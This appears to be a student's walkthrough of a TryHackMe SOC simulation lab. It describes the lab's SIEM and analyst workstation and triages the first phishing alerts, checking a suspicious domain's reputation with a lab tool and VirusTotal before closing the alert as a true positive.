
Roger Fedora, Marketing *roger.fedora@tryhatme.com* Logged-in host: win-3460

Yani Zubair, IT *yani.zubair@tryhatme.com* Logged-in host: win-3449

Miguel O'Donnell, Sales *miguel.odonnell@tryhatme.com* Logged-in host: win-3451

Cain Omoore, Sales *cain.omoore@tryhatme.com* Logged-in host: win-3452

Kyra Flores, Sales *kyra.flores@tryhatme.com* Logged-in host: win-3453



Documentation

Tool Documentation

Here you will find an overview of the primary tools currently at your disposal for monitoring, investigating, and responding to security incidents.


Available Tools

1. Security Information and Event Management (SIEM)

The SIEM is our central tool for aggregating and analyzing security logs and events from various sources. It plays a crucial role in our ability to detect and resp

Ingested Sources:

- **Inbound Emails**: Logs of all incoming emails to identify phishing attempts and malicious payloads.
- **Outbound Emails**: Logs of outgoing emails to detect potential data exfiltration and other suspicious activities.
- **Intra-Org Emails**: Internal email communications to monitor for any unauthorized or suspicious login activities.
- **Sysmon Logs**: System monitoring logs from machines in the network to detect process creations, modifications, and other system-level events.
- **PowerShell Logs**: Logs of PowerShell activities to identify and monitor script execution, potentially malicious actions, and administrative activities.




2. Analyst Workstation (My Computer)

The Analyst Workstation is a dedicated VM specifically configured for your investigation needs. This isolated environment ensures a secure and threats.

Functions:

- **Email Alert Review**: Securely view and analyze email attachments. Attachments for emails are automatically downloaded to the desktop for
- **System Access**: Utilize various installed applications and utilities to support your investigations and incident response activities.

More information about the tools we have available, Splunk SIEM and a Analyst VM workstation.



This page outlines the steps for SOC analysts to effectively manage, investigate, and resolve alerts within the SOC dashboard.

1. **Initial Alert Review**:
    - **Access the SOC Dashboard**: Open the SOC dashboard and review the new alerts.
    - **Prioritize Alerts**: Assess the severity and priority of each alert based on the SOC's predefined criteria (e.g., critical, high, medium, low).
2. **Initial Investigation**:
    - **Review Alert Details**: Look at the information provided in the alert such as source IP, destination IP, and any associated indicators of compromis
3. **Investigate in the SIEM**:
    - **Access the SIEM**: If the information in the SOC dashboard is insufficient, access the Security Information and Event Management (SIEM) tool.
    - **Query Related Logs**: Perform searches and queries to gather more comprehensive details about the alert. Check logs for any unusual or suspici
    - **Correlation and Validation**: Correlate the event data with other sources to validate the credibility of the alert.

Note on Handling Email Alerts:

- **Access Analyst VM**: Use the Analyst Virtual Machine (VM) to review email alerts. The VM is configured to automatically download attachments for sec
- **Analyze Attachments**: Open and analyze attachments to determine if they contain any malicious content. Use sandboxing techniques if necessary t

- Initial Alert Review:
  Access the SOC Dashboard: Open and review new alerts.
  Prioritize Alerts: Assess severity and priority (e.g., critical, high, medium, low).


- Initial Investigation:

Review Alert Details: Check source IP, destination IP, and indicators of compromise.

- Investigate in the SIEM:

Access the SIEM: Use the Security Information and Event Management tool if needed.
Query Related Logs: Search logs for unusual or suspicious activity.
Correlation and Validation: Correlate data with other sources to validate the alert

Identifying phishing



Alert queue

46 alerts incoming


Assigned alert

You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. Learn more

ID	Alert rule	Severity	Type	Date	Status
1006	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 23:02	Awaiting action
1005	Reply to suspicious email.	Low	Phishing	May 25th 2025 at 23:00	Awaiting action
1004	Suspicious Attachment found in email	Low	Phishing	May 25th 2025 at 23:00	Awaiting action
1003	Reply to suspicious email.	Low	Phishing	May 25th 2025 at 22:58	Awaiting action
1002	Suspicious Parent Child Relationship	Low	Process	May 25th 2025 at 22:57	Awaiting action
1001	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 22:55	Awaiting action
1000	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 22:54	Awaiting action

By now, multiple alerts have come into the Alert Queue. They are at this moment only Low severity grading alerts, we will start from the beginning and review the first email phishing alert.

Once the higher severity alert come in, we will prioritize the more important higher grading alerts.



Suspicious email from external domain. Low Phishing May 25th 2025 at 22:54

Description:	A suspicious email was received from an external sender with an unusual top level dom needs fine-tuning.
datasource:	emails
timestamp:	05/25/2025 22:52:15.223
subject:	You've Won a Free Trip to Hat Wonderland - Click Here to Claim
sender:	boone@hatventuresworldwide.online
recipient:	miguel.odonnell@tryhatme.com
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations an information.
direction:	inbound

The first alert is flagged as" Suspicious email from external domain", possibly phishing. See listed information about the alert below.


- **Description**:
  A suspicious email was received from an external sender with an unusual top-level domain.
  Note from SOC Head: This detection rule still needs fine-tuning.
- **Datasource**: emails
- **Timestamp**: 05/25/2025 22:52:15.223
- **Subject**: "You've Won a Free Trip to Hat Wonderland - Click Here to Claim"
- **Sender**: boone@hatventuresworldwide.online
- **Recipient**: miguel.odonnell@tryhatme.com
- **Attachment**: None
- **Content**:
  The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
- **Direction**: inbound

The email alert was triggered because the email was received from an external sender with an unusual top-level domain to miguel.odonnell. This means the domain hatventuresworldwide.online was perceived as suspicious. IT states this detection rule is not perfectly accurate and false positives can be triggered.

The subject states the recipient has won a free trip to hat wonderland – "You've won a free trip - click here to claim", which seems suspicious and like clickbait.

The main content has been removed in accordance with privacy regulations and company policy to protect information. This policy limits our attempts to do threat intelligence on email content, but we will work without it.

No attachment in mail, perhaps focuses on a URL link within email body content which we cannot access. The presence of a URL link within email is confirmed by the subject "click here to claim".



TryDetectThis

Secure file and URL analysis tool

URL/IP Security Check

Analyze any URL or IP address for potential security threats


Enter URL or IP address to analyze: hatventuresworldwide.online

URL/IP Analysis Complete

Status: CLEAN

At the Analyst VM workstation, using the “TryDetectThis” application used for threat intelligence on URL/IP security check and File analysis, scan the top level domain mentioned in alert.

The result of the URL analysis came up as CLEAN status, which means the application could not find anything suspicious on the domain. Try using the VirusTotal tool to check domain reputation:



www.virustotal.com/gui/url/26fa15d22297e33bc52df4ae157e9bb6ec2089fefb2e16b938a9da950b45cb26

http://hatventuresworldwide.online/

1/97 security vendor flagged this URL as malicious


http://hatventuresworldwide.online/
hatventuresworldwide.online

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Fortinet	Malware	Gridinsoft
Abusix	Clean	Acronis

The virustotal scan on the domain states there is one security vender “Fortinet” that flags the domain “hatventuresworldwide.online” as “Malware”. Huge red flag, the email is likely malicious. Close the alert as a True positive phishing email.




Close assigned alerts

Were these alerts true positives or false positives?

● True positives ○ False positives

Move on to next alert.



1001 Suspicious email from external domain. Low Phishing May 25th 2025 at 22:55

Description:	A suspicious email was received from an external sender with an unusual top level do needs fine-tuning.
datasource:	emails
timestamp:	05/25/2025 22:53:15.223
subject:	VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping
sender:	maximillian@chicmillinerydesigns.de
recipient:	michelle.smith@tryhatme.com
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations a information.
direction:	inbound

